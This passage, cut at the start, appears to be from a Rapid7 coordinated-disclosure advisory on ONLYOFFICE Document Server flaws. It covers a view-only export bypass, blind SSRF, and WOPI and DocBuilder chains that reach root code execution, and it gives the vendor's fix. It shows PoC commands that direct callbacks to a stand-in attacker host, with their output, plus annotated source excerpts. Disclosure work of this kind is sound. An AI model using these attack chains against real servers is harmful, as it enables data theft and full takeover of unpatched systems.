    "type": "sendForm",
    "formdata": {
      "formsdata": []
    }
  }
}
The server returns RPC code 0, reconstructs a DOCX, and sends a status 6 callback containing its download URL to the attacker:
{
  "key": "TARGET_DOCUMENT_KEY",
  "status": 6,
  "url": "DOCUMENTSERVER_OUTPUT_URL"
}
The attacker downloads that URL. Rapid7 demonstrated the attack with edit, download, print, review, comment, fillForms, copy, and chat set to false. The exported DOCX retained content that the viewer had not displayed:
DOCX part | Content available to the attacker |
|---|---|
customXml/item1.xml | Custom XML stored alongside the document body |
docProps/custom.xml | Custom document-property values |
word/document.xml | A field's instruction text (w:instrText), separate from its displayed result |
DocumentServer regenerates the DOCX during export.

Figure 2: Restricted document view.

Figure 3: Hidden data exposed by the export.
PoC
The viewer-export PoC opens the document, replaces the callback and downloads the export. This example uses an HTTPS reverse proxy that terminates TLS on port 443 and forwards the /operator-callback/ subtree to the PoC's HTTP listener on port 18085, preserving the generated per-run path suffix.
python3 pocs/viewer_sendform_download_bypass.py \
  --documentserver https://docs.example.test \
  --token-file /secure/restrictive-view.jwt \
  --callback-url https://attacker.example.test/operator-callback \
  --listen-port 18085 \
  --output reconstructed.docx
Output:
[*] opening document with the view-only token
[+] view-only session established; server session JWT received
[*] reconnecting with the attacker callback
[+] replacement callback accepted for the view-only session
[*] invoking rpc/sendForm
[+] attacker callback received status 6
[+] saved 27306 bytes to reconstructed.docx
[+] view-only document export reproduced
Impact
A user denied download can recover a reconstructed DOCX retaining data that the viewer never displayed, potentially including confidential metadata and OOXML content. This scores 6.5 Medium.
Callback replacement also enables blind HTTP POST SSRF. Rapid7 confirmed delivery to a controlled RFC1918 destination. The source also permits loopback destinations under these defaults; in Docker, localhost refers to the DocumentServer container. DocumentServer sends its JSON status callback, and the viewer cannot read the target's response body.
Fix
The 10.0.0-169 sendForm branch checks the user's role before starting the force-save:
-if (conn.user) {
+if (canStartForceSave(conn)) {
canStartForceSave() requires an existing user whose view flag is false. On a Session JWT reconnect, the authentication flow also retrieves the stored callback for the user index instead of accepting the reconnecting client's callback value.
In the 10.0.0-169 check, the view-only session opened, but sendForm was rejected and no exported file was saved.
Exploit chains
Two routes to container root share the DocBuilder authorization failure and root helper; their file-write stages differ. Both the direct DocBuilder chain and the file-read and traversal chain were demonstrated with a view-only Editor JWT and through the conditional WOPI entry below.

Figure 4: Two file-write routes converge on command execution as ds and container root.
Unauthenticated WOPI entry
WOPI (Web Application Open Platform Interface) is a protocol for opening files from external storage in an online editor. WOPI must be enabled, which is not the default. DocumentServer must be able to reach the attacker-controlled source, and its address must pass the configured WOPI IP filter.
The attacker submits a WOPISrc ending in / and an empty access token to the public launch endpoint. The launch logic in wopiClient.js contacts that source for editable document metadata and signs a Browser JWT:
const access_token = req.body['access_token'] || ''; // [0] Empty token default

// WOPI metadata is requested from the attacker-controlled source.

const secret = yield tenantManager.getTenantSecret(ctx, commonDefines.c_oAscSecretType.Browser);
params.token = jwt.sign(params, utils.getJwtHsKey(secret), options); // [1] Sign Browser JWT
With an empty access token at [0], DocumentServer trusts the returned metadata and issues a signed Browser JWT at [1]. The token's document key comes from createDocId(), which takes the final URL segment:
const fileId = wopiSrc.substring(wopiSrc.lastIndexOf('/') + 1); // [2] URL file identifier
let docId = undefined;
if ('view' !== mode) {
  docId = `${fileId}`; // [3] Editable document key
}
The trailing slash makes fileId at [2] empty, which becomes the signed document key at [3]. Because Browser and Inbox tokens use the same signing key, /docbuilder accepts this WOPI Browser JWT as authorization. The empty key also selects the new-job branch in builderRequest():
let docId = params.key;
// ... request setup omitted ...
const needCreateId = !docId; // [4] Empty-key job creation
// ... request validation omitted ...
if (needCreateId) {
  const task = yield* taskResult.addRandomKeyTask(ctx, undefined, 'bld_', 8); // [5] Allocate job key
  docId = task.key;
  // ... context setup omitted ...
}
// ... script body stored under the new job key ...
if (needCreateId) {
  // ... queue-data setup omitted ...
  yield* docsCoServer.addTask(queueData, constants.QUEUE_PRIORITY_LOW); // [6] Queue DocBuilder script
}
The empty key enables job creation at [4]; [5] allocates a fresh key and [6] queues the posted script for execution. This provides an unauthenticated entry into the DocBuilder findings.
DocBuilder chain
Authorization: The /docbuilder authorization failure documented in Editor JWT Authorizes Native File Reads and Session JWT Forgery accepts the view-only Editor JWT instead of requiring a DocBuilder-specific token.
Code execution: DocBuilder Conversion Parameter Injection Enables Code Execution makes X2T extract an attacker appender, command script, and runtime configuration outside the job directory. DocService loads the appender as ds.
Root execution: The appender invokes Passwordless Maintenance Command Elevates ds to Root, and the passwordless helper executes the supplied command as root.
The DocBuilder PoC runs this chain with a view-only Editor JWT:
python3 pocs/docbuilder_savefile_params_rce.py \
  --documentserver https://docs.example.test \
  --token-file /secure/view-only.jwt \
  --root \
  --command whoami \
  --runtime-absent
Output:
rootOne malicious /docbuilder request triggers container-root execution. The PoC then makes additional /docbuilder requests to retrieve the command output.
The direct SaveFile route also executed a command as root using a WOPI-issued Browser JWT, under the enablement, filter and reachability conditions above.
File-read and traversal chain
This path adds token forgery and a separate file-write stage:
File read and token forgery: Editor JWT Authorizes Native File Reads and Session JWT Forgery uses the accepted editor or WOPI Browser JWT to read the session signing key and forge a save JWT.
Code execution: Complete-Save Format Traversal Enables Arbitrary File Write uses that credential to install the appender, command script, and runtime configuration. DocService loads the appender as ds.
Root execution: The appender invokes Passwordless Maintenance Command Elevates ds to Root, which executes the supplied command as root.
The Editor-token PoC's --command mode installs the three execution files and invokes the root helper. It completed this chain from view-only access, returning uid=0(root).
The WOPI PoC performs this chain without a pre-existing JWT. It writes runtime.json last to trigger loading after the appender and command script are in place:
python3 pocs/wopi_docbuilder_jwt_forgery.py \
  --documentserver https://docs.example.test \
  --public-wopi-src http://attacker.example.test:18084/document/ \
  --command whoami \
  --runtime-absent
Output:
rootUnder the WOPI conditions above, this chain requires no pre-existing DocumentServer account or token.
Remediation
Upgrade ONLYOFFICE Document Server to the latest supported release, version 10.0 or later. ONLYOFFICE confirmed that version 10.0 addresses all five findings. See the 10.0.0 security release notes and the vendor's Community Edition Docker update instructions.
Disclosure timeline
August 28, 2026: Rapid7 contacted ONLYOFFICE to report the five vulnerabilities under its coordinated disclosure policy.
September 15–17, 2026: ONLYOFFICE acknowledged review of the reports and requested additional time to address the findings in an upcoming release.
October 23, 2026: ONLYOFFICE confirmed that all five findings were fixed in Document Server 10.0. Rapid7 and ONLYOFFICE agreed on November 16 for public disclosure, allowing users time to update.
November 16, 2026: Rapid7 publishes this analysis and the accompanying PoCs.